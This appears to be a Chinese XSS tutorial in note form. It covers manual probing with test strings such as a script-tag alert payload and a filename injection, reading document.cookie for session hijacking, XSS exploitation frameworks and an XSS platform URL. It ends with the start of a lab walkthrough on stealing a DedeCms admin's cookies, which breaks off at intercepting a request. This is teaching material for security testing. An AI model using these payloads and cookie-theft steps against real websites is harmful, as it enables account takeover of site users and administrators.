
使用手工检测Web应用程序是否存在XSS漏洞时，最重要的是考虑那里有输入，输入的数据在什么地方输出。



在进行手工检测XSS时，人毕竟不像软件那样不知疲惫，所以一定要选择有特殊意义的字符，这样可以快速测试是否存在XSS。比如测试某输入框是否存在XSS漏洞，请不要直接输入XSS跨站语句进行测试一步一步来，这样更有利于测试。


### 第一种情况：可得知输出位置



输入一些敏感字符，例如<、>、"、'、()等等，在提交请求后去查看HTML源代码，看这些输入的字符是否被转义。

在输出这些敏感字符的时候，很有可能程序已经做过了过滤，那么你在寻找这些字符的时候就不是那么容易了，这时候你可以直接输入“XXSER<>"'&”折床字符串，然后在查找源代码的时候直接进行查找XXSER或许比较方便一些。









### 第二种情况：无法得知输出位置

非常多的Web应用程序源代码是不对外开放的，这时在进行测试XSS时就有可能无法得知输入数据到底在何处显示，比如测试某留言本是否存在XSS，那么在留言之后，你必须要经过管理员的审核才能进行显示，这时你是无法得知，你输入的数据在后台管理页面处于何种状态，例如：

在<div>标签之中：<div>XSS test</div>

在<input>标签之中：<input type="text"name="content"value="XSS test"/>

对于这种情况通常会采用输入“">...”来进行测试

万能测试XSS漏洞代码："/></textarea><script>alert(1)</script>


有些情况手工检测漏洞效率比全自动检测软件更快（漏洞验证），因为测试人员通过经验可以快速的发现输入点，这是扫描器所无法比拟的。

另外，一些XSS漏洞也不仅仅是直接注入到HTML，或者数据库中才能触发，比如在上传文件时修改文件名“<script>alert(/xss/)</script>”,那么程序在读取文件名后并将文件名显示在HTML文档中，也会处罚XSS跨站漏洞。

有着输入的地方就有可能有存在着风险，如果连输入都没有了，XSS也不必检测了，包括其他安全漏洞。

# 五XSS 会话劫持

1、Cookie是一种能够让网站服务器把少量文本数据储存到客户端的硬盘或内存，或者从客户端的硬盘或内存读取数据的一种技术。（本地存储路径:C:\ C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\cookies 分为头和值）



2、Cookie是服务器向客户端发送的一段文本数据。（burp实例操作）

3、如果本地存在Cookie，那么在请求网站的时候，将会自动的发送Cookie。（在当前IE直接输入:javascript:alert(document.cookie)可以查当前网页的cookice）

baidu.com--> a ; google.com --- b ;(b不会跨域使用a的cookice来打开b的站)

4、实例验证cookice登陆与注销(burp删除/增加cookice观看郊果)

5、当我们拿到了用户的Cookie后，就可以使用这个用户的身份进行登陆。但并不是绝对的。



# 六XSS Framework


XSS Framework 简介




随着XSS漏洞的兴起，一些XSS Framework也随之出现，其中比较优秀的有BeEF、XSS Proxy、Backframe,想国内的XSSER.ME（XSS Plantform）也是比较优秀的XSS漏洞利用框架。

http://xssec.cc/index.php?do=login





### XSS平台搭建







<http://192.168.0.104:9527/XSS/3/?m=user&a=get_incode&token=admin&n=1>



### XSS盗取管理员cookies实例


测试环境phpnow1.5+DedeCms\_v5.6-GBK.tar.gz

XXS平台：<http://xssec.cc/index.php>



网站搭建省略，进入后台按图设置，保存，测试环境搭建完成




注册一个可以评论的帐号





打开burpsuite 设置127.0.0.1：8888





拦截到数据包



